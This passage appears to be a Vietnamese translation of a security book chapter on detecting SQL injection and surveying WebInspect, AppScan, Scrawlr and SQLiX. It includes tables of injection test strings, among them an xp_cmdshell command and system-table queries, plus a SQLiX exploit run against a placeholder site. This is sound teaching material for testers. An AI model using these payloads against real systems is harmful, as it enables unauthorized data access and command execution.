Hàm *DBMS\_LOCK.SLEEP ()* có chức năng làm cho một thủ tục (procedure) ngủ trong một vài giây; tuy nhiên, có một số hạn chế áp dụng cho hàm này. Đầu tiên đó là hàm này không thể được thêm trực tiếp vào một truy vấn phụ, như Oracle không hỗ trợ các truy vấn xếp chồng lên nhau (stacked queries). Thứ hai, gói *DBMS\_LOCK* chỉ có sẵn cho quản trị viên cơ sở dữ liệu.

Phần "Sử dụng các Kỹ thuật dựa trên Thời gian" sau này sẽ thảo luận các kỹ thuật khai thác khi có thời gian.

### 3.4. Tự động phát hiện SQL Injection

Cho đến nay, trong chương này, bạn đã thấy các kỹ thuật để tự tìm các lỗ hổng SQL injection trong các ứng dụng Web. Bạn đã thấy quá trình này liên quan đến ba nhiệm vụ:

- Identifying data entry (Xác định nhập dữ liệu)
- Injecting data (Tiêm dữ liệu)
- Detecting anomalies from the response (Phát hiện dị thường từ phản hồi)

Trong phần này, bạn sẽ thấy rằng bạn có thể tự động hoá quy trình đến một mức độ nhất định, nhưng có một số vấn đề mà ứng dụng cần phải giải quyết. Xác định nhập dữ liệu là cái gì đó có thể được tự động. Nó chỉ là vấn đề thu thập dữ liệu trang web và tìm kiếm các yêu cầu GET và POST. Dữ liệu tiêm cũng có thể được thực hiện một cách tự động, như tất cả các dữ liệu cần thiết cho việc gửi các yêu cầu đã được thu được trong giai đoạn trước. Vấn đề chính với tự động tìm các lỗ hổng SQL injection đi kèm với việc phát hiện các dị thường từ phản hồi của máy chủ từ xa.

Mặc dù rất dễ dàng cho một người để phân biệt một trang lỗi hoặc một loại bất thường khác, đôi khi rất khó cho một chương trình để hiểu được đầu ra từ máy chủ.

Trong một số trường hợp, một ứng dụng có thể dễ dàng phát hiện ra rằng một lỗi cơ sở dữ liệu đã xảy ra:

- Khi ứng dụng Web trả về lỗi SQL được tạo bởi cơ sở dữ liệu
- Khi ứng dụng Web trả lại lỗi HTTP 500
- Một số trường hợp tiêm SQL mù

Tuy nhiên, trong các kịch bản khác một ứng dụng sẽ thấy khó để xác định một lỗ hổng hiện có và có thể sẽ bỏ lỡ nó. Vì lý do đó, điều quan trọng là phải hiểu được những hạn chế của tự động phát hiện SQL injection và tầm quan trọng của việc kiểm tra thủ công.

Hơn nữa, có một thay đổi khác khi kiểm tra các lỗ hổng SQL injection.

Các ứng dụng được code bởi con người, và vào cuối ngày các lỗi được mã hóa bởi con người.

Khi bạn nhìn vào một ứng dụng Web, bạn có thể nhận thấy những lỗ hổng tiềm tàng có thể xảy ra. Điều này xảy ra vì bạn có thể hiểu ứng dụng đó là thứ mà công cụ tự động không thể làm được.

Một người có thể dễ dàng nhận ra một phần của một ứng dụng Web không được thực hiện đầy đủ, có thể chỉ cần đọc một bản phát hành "Beta release – we are still testing" trong trang. Dường như rõ ràng rằng bạn có thể có cơ hội tốt hơn để tìm các lỗ hổng thú vị ở đó hơn là thử nghiệm mã hoàn thiện.

Ngoài ra, kinh nghiệm của bạn cho bạn biết những gì một phần của code có thể đã bị bỏ qua bởi các lập trình viên. Ví dụ, có những tình huống mà hầu hết các trường đầu vào có thể được xác nhận nếu chúng yêu cầu nhập trực tiếp từ người dùng. Tuy nhiên, những kết quả của quá trình khác, tự động được ghi vào trang (nơi người dùng có thể thao tác chúng) và sau đó sử dụng lại trong các câu lệnh SQL, có xu hướng ít được kiểm chứng vì chúng được cho là đến từ một nguồn đáng tin cậy.

Mặt khác, các công cụ tự động là có hệ thống và triệt để. Họ không hiểu logic ứng dụng Web, nhưng họ có thể kiểm tra rất nhanh chóng rất nhiều điểm tiềm năng mà cái gì đó mà con người không thể làm kỹ lưỡng và nhất quán.

### **3.4.1. Các công cụ để tự động tìm SQL Injection**


Trong phần này, tôi sẽ giới thiệu cho bạn một số công cụ thương mại và miễn phí được thiết kế để tìm lỗ hổng SQL injection. Các công cụ độc quyền tập trung vào khai thác sẽ không được trình bày trong chương này.

#### **3.4.1.1. HP WebInspect**

WebInspect là một công cụ thương mại của Hewlett-Packard. Mặc dù bạn có thể sử dụng nó như một công cụ phát hiện SQL injection, mục đích thực sự của công cụ này là tiến hành đánh giá đầy đủ tính bảo mật của một trang Web. Công cụ này không đòi hỏi kiến thức về kỹ thuật và chạy quét toàn bộ, kiểm tra lỗi cấu hình và lỗ hổng ở máy chủ ứng dụng và các lớp ứng dụng Web.

**Hình 3.4.1.1** chỉ ra công cụ đang hoạt động.





**Hình 3.4.1.1: HP WebInspect**

WebInspect phân tích hệ thống các thông số được gửi tới ứng dụng, kiểm tra tất cả các loại lỗ hổng, bao gồm cả XSS, tích hợp tệp từ xa và cục bộ, chèn SQL, chèn lệnh hệ điều hành, v.v...

Với WebInspect bạn cũng có thể mô phỏng chứng thực người dùng hoặc bất kỳ quá trình khác bằng cách lập trình macro cho bài kiểm tra. Công cụ này cung cấp bốn cơ chế xác thực: Basic, NTLM, Digest và Kerberos. WebInspect có thể phân tích nội dung JavaScript và Flash và có khả năng thử nghiệm các công nghệ Web 2.0.

Về SQL injection, nó phát hiện giá trị của tham số và sửa đổi hành vi của nó phụ thuộc vào việc đó là chuỗi hay số.

**Bảng 3.4.1.1** cho thấy các chuỗi tiêm được gửi bởi WebInspect để xác định lỗ hổng SQL injection.

---

**Testing Strings**

---

```
,
value' OR
value' OR 5=5 OR 's'='0
value' AND 5=5 OR 's'='0
value' OR 5=0 OR 's'='0
value' AND 5=0 OR 's'='0
0+value
value AND 5=5
value AND 5=0
value OR 5=5 OR 4=0
value OR 5=0 OR 4=0
```

---

**Bảng 3.4.1.1** Các dấu hiệu được sử dụng bởi WebInspect để nhận dạng Injection của SQL

WebInspect đi kèm với một công cụ được gọi là SQL Injector mà bạn có thể sử dụng để khai thác lỗ hổng SQL injection phát hiện trong quá trình quét. SQL Injector có tùy chọn lấy dữ liệu từ cơ sở dữ liệu từ xa và hiển thị nó cho người sử dụng trong một định dạng đồ họa.

- URL: [https://h10078.www1.hp.com/cda/hpms/display/main/hpms\\_content.jsp? Zn = bto & cp = 1-11-201-200 ^ 9570\\_4000\\_100\\_\\_](https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?Zn=bto&cp=1-11-201-200^9570_4000_100__)
- Các nền tảng được hỗ trợ: Microsoft Windows XP Professional SP2, Microsoft Windows 2003 và Microsoft Windows Vista
- Yêu cầu: Microsoft .NET 2.0 hoặc 3.0, Microsoft SQL Server 2005 hoặc Microsoft SQL Server Express SP1, Adobe Acrobat Reader 7 hoặc mới hơn, và Internet Explorer 6.0 trở lên
- Giá: Liên hệ với nhà cung cấp để báo giá

### 3.4.1.2. IBM Rational AppScan

AppScan là một công cụ thương mại khác được sử dụng để đánh giá tính bảo mật của một trang Web, bao gồm chức năng đánh giá SQL injection. Ứng dụng chạy theo cách tương tự như WebInspect, thu thập dữ liệu trang web và thử nghiệm cho một phạm vi rộng các lỗ hổng tiềm tàng. Ứng dụng phát hiện lỗ hổng SQL injection thông thường và các lỗ hổng SQL injection mù, nhưng nó không bao gồm một công cụ khai thác như WebInspect.

**Bảng 3.4.1.2** cho thấy các chuỗi tiêm được gửi bởi AppScan trong quá trình suy luận.


Testing Strings			
<i>WF'SQL"Probe;A--B</i>	<i>' + 'somechars</i>	<i>'</i>	<i>' and 'barfoo'='foobar') --</i>
<i>' having 1=1--</i>	<i>somechars' + '</i>	<i>;</i>	<i>' and 'barfoo'='foobar</i>
<i>1 having 1=1--</i>	<i>somechars'    '</i>	<i>)</i>	<i>' or 'foobar'='foobar' --</i>
<i>\' having 1=1--</i>	<i>'    'somechars</i>	<i>\'</i>	<i>' or 'foobar'='foobar') --</i>
<i>) having 1=1--</i>	<i>'    '</i>	<i>;</i>	<i>' and 'foobar'='foobar</i>
<i>%a5' having 1=1--</i>	<i>or 7659=7659</i>	<i>\"</i>	<i>' and 'foobar'='foobar') --</i>
<i>lvol</i>	<i>and 7659=7659</i>	<i>""</i>	<i>' exec master.. xp_cmdshell 'vol'--</i>
<i>'   'vol</i>	<i>and 0=7659</i>	<i>"</i>	<i>'; select * from dbo. sysdatabases--</i>
<i>"   "vol</i>	<i>/**/or/**/ 7659=7659</i>	<i>' and 'barfoo'='foobar' --</i>	<i>'; select @@ version,1,1,1--</i>
<i>llvol</i>	<i>/**/and/**/ 7659=7659</i>	<i>' or 'foobar'='foobar</i>	<i>'; select * from master..sysmessages--</i>
<i>' + " + '</i>	<i>/**/and/**/ 10=7659</i>	<i>' and 'foobar'='foobar' --</i>	<i>'; select * from sys.dba_users--</i>

**Bảng 3.4.1.2 :** Các dấu hiệu được sử dụng bởi AppScan để nhận dạng Injection của SQL

AppScan cũng cung cấp chức năng ghi macro để mô phỏng hành vi người dùng và nhập chứng chỉ xác thực. Nền tảng hỗ trợ xác thực HTTP và NTLM cơ bản cũng như các chứng chỉ phía máy khách.

AppScan cung cấp một chức năng rất thú vị được gọi là thử nghiệm leo thang đặc quyền. Về cơ bản, bạn có thể tiến hành kiểm tra đến cùng một mục tiêu sử dụng các mức đặc quyền khác nhau-ví dụ: chưa xác thực, chỉ đọc và quản trị viên. Sau đó, AppScan sẽ cố gắng truy cập từ thông tin tài khoản có đặc quyền thấp chỉ có cho các tài khoản có đặc quyền cao hơn, đánh dấu bất kỳ vấn đề leo thang quyền ưu tiên tiềm năng nào.

**Hình 3.4.1.2** cho thấy một ảnh chụp màn hình của AppScan trong quá trình quét.



**Hình 3.4.1.2 : IBM Rational AppScan**


- URL: [www-01.ibm.com/software/awdtools/appscan/](http://www-01.ibm.com/software/awdtools/appscan/)
- Các nền tảng được hỗ trợ: Microsoft Windows XP Professional, Microsoft Windows 2003 và Microsoft Windows Vista
- Yêu cầu: Microsoft .NET 2.0 hoặc 3.0 (đối với một số tính năng bổ sung tùy chọn), Adobe Flash Player Phiên bản 9.0.124.0 hoặc mới hơn, và Internet Explorer 6.0 trở lên
- Giá: Liên hệ với nhà cung cấp để báo giá

### 3.4.1.3. HP Scrawl

Scrawl là một công cụ miễn phí được phát triển bởi HP Web Security Research Group. Scrawl thu thập dữ liệu URL được chỉ định và phân tích các thông số của mỗi trang Web cho các lỗ hổng SQL injection.

Thu thập dữ liệu HTTP là hành động truy xuất một trang Web và xác định các liên kết Web chứa trong nó. Hành động này được lặp lại cho mỗi liên kết được xác định cho đến khi tất cả các nội dung liên kết của trang web đã được lấy ra. Đây là cách các công cụ đánh giá Web tạo ra một bản đồ của trang Web đích và cách các nội dung của các công cụ tìm kiếm. Trong quá trình thu thập dữ liệu, các công cụ đánh giá Web cũng lưu trữ thông tin tham số để kiểm tra sau.

Sau khi bạn nhập URL và nhấp vào Bắt đầu, ứng dụng thu thập dữ liệu trang Web đích và thực hiện quá trình suy luận để phát hiện lỗ hổng SQL injection. Khi hoàn thành, nó hiển thị các kết quả cho người dùng, như thể hiện trong **hình 3.4.1.3**.



**Hình 3.4.1.3: HP Scrawl**

Công cụ này không đòi hỏi kiến thức kỹ thuật; Thông tin duy nhất bạn cần nhập là tên miền bạn muốn kiểm tra. Bạn không thể kiểm tra một trang hoặc thư mục cụ thể khi công cụ bắt đầu thu thập thông tin trang Web từ thư mục gốc, do đó, nếu trang mà bạn muốn thử nghiệm không liên kết với bất kỳ trang nào khác, công cụ thu thập dữ liệu sẽ không tìm thấy và nó sẽ không được kiểm tra.

Scrawl chỉ kiểm tra các tham số GET, và do đó tất cả các biểu mẫu trong trang web sẽ vẫn chưa được kiểm tra, làm cho kết quả không đầy đủ. Dưới đây là danh sách các hạn chế của Scrawl:

- Tối đa 1.500 URL thu thập dữ liệu
- Không có tập lệnh phân tích cú pháp trong quá trình thu thập thông tin
- Không phân tích cú pháp Flash trong quá trình thu thập thông tin
- Không gửi biểu mẫu trong quá trình thu thập thông tin (không có thông số POST)
- Chỉ hỗ trợ proxy đơn giản

- Không có chức năng xác thực hoặc đăng nhập
- Không kiểm tra cho SQL injection mù

Trong quá trình suy luận Scrawlr chỉ gửi ba chuỗi tiêm, thể hiện trong **Bảng 3.4.1.3**

---

#### Testing Strings

---

*value' OR*

*value' AND 5=5 OR 's'='0*

*number-0*

---

**Bảng 3.4.1.3** : Các dấu hiệu được sử dụng bởi Scrawlr để nhận dạng Injection


Scrawlr chỉ phát hiện sai sót SQL injection khi máy chủ trả về một trang mã HTTP 500 với thông báo lỗi được trả về từ cơ sở dữ liệu.

- URL: [https://h30406.www3.hp.com/campaigns/2008/wwcampaign/1-57C4K/index.php? Mcc = DNXA & jumpid = in\\_r11374\\_us / en / large / tsg / w1\\_0908\\_scrawlr\\_chuyển hướng / mcc\\_DNXA](https://h30406.www3.hp.com/campaigns/2008/wwcampaign/1-57C4K/index.php? Mcc = DNXA & jumpid = in_r11374_us / en / large / tsg / w1_0908_scrawlr_chuyển hướng / mcc_DNXA)
- Hỗ trợ nền tảng: Microsoft Windows
- Giá: miễn phí

#### 3.4.1.4. SQLiX

SQLiX là một ứng dụng Perl miễn phí được code ra bởi Cedric Cochlin. Nó là một máy quét có thể thu thập thông tin các trang Web và phát hiện các lỗ hổng SQL injection và lỗ hổng Blind SQL injection.

**Hình 3.4.1.4** cho thấy một ví dụ.



```
rmarcos@ub: ~/workplace/tools/SQLiX_v1.0
File Edit View Terminal Tabs Help
bt SQLiX_v1.0 # perl SQLiX.pl -crawl="http://www.victim.com" -all -exploit

-- SQLiX --
© Copyright 2006 Cedric COCHLIN. All Rights Reserved.

=====
Analysing URI obtained by crawling [http://www.victim.com]
Microsoft SQL Server 2000 - 8.00.760 (Intel X86)
Dec 17 2002 14:22:05
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: )
Microsoft SQL Server 2000 - 8.00.760 (Intel X86)
Dec 17 2002 14:22:05
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: )
Microsoft SQL Server 2000 - 8.00.760 (Intel X86)
Dec 17 2002 14:22:05
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: )

RESULTS:
The variable [category] from [http://www.victim.com/showproducts.asp?category=bikes] is vulnerable to SQL Injection [TAG explicite with quotes - MSSQL].
The variable [id] from [http://www.victim.com/showproduct.asp?id=1] is vulnerable to SQL Injection [TAG implicate without quotes - MSSQL].
The variable [uid] from [http://www.victim.com/messages/list.asp?uid=45] is vulnerable to SQL Injection [TAG implicate without quotes - MSSQL].
bt SQLiX_v1.0 #
```

Trong **hình 3.4.1.4** , SQLiX đang thu thập thông tin và thử nghiệm trang web của Victim Inc. bằng câu lệnh :

Perl SQLiX.pl -crawl = "http://www.victim.com/" -all -exploit

Như bạn thấy từ ảnh chụp màn hình, SQLiX thu thập thông tin trang web của Victim Inc. và tự động phát hiện ra một số lỗ hổng SQL injection. Tuy nhiên, công cụ đã bỏ lỡ một mẫu xác thực dễ bị tổn thương ngay cả khi nó được liên kết từ trang chủ. SQLiX không phân tích các biểu mẫu HTML và tự động gửi các yêu cầu POST.

SQLiX cung cấp khả năng thử nghiệm chỉ một trang (với -url modifier) hoặc một danh sách



URL chứa trong một tệp tin (the -file modifier). Các tùy chọn thứ vị khác bao gồm -referer, -agent, và -cookie để bao gồm các tiêu đề Referer, User-Agent, và Cookie như là một vector chèn tiềm năng.

**Bảng 3.4.1.4** cho thấy các chuỗi tiêm SQLiX sử dụng trong quá trình suy luận.

<b>Testing Strings</b>			
	<i>%27</i>	<i>1</i>	<i>value' AND '1'='1</i>
<i>convert(varchar,0x7b5d)</i>	<i>%2527</i>	<i>value!*/</i>	<i>value' AND '1'='0</i>
<i>convert(int,convert (varchar,0x7b5d))</i>	<i>"</i>	<i>value/*!a*/</i>	<i>value'+ 's'+'</i>
<i>' +convert (varchar,0x7b5d) +'</i>	<i>%22</i>	<i>value'/**/'</i>	<i>value'    's'    '</i>
<i>' +convert(int,convert (varchar,0x7b5d)) +'</i>	<i>value'</i>	<i>value'/!a*/</i>	<i>value+1</i>
<i>User</i>	<i>value&amp;</i>	<i>value AND 1=1</i>	<i>value'+1+'0</i>
<i>'</i>	<i>value&amp; myVAR=1234</i>	<i>value AND 1=0</i>	

**Bảng 3.4.1.4 :** Các dấu hiệu được sử dụng bởi SQLiX để nhận dạng Injection của SQL

- URL: [www.owasp.org/index.php/Category:OWASP\\_SQLiX\\_Project](http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project)
- Hỗ trợ nền tảng: Platform-độc lập, mã hoá với Perl
- Yêu cầu: Perl
- Giá: miễn phí

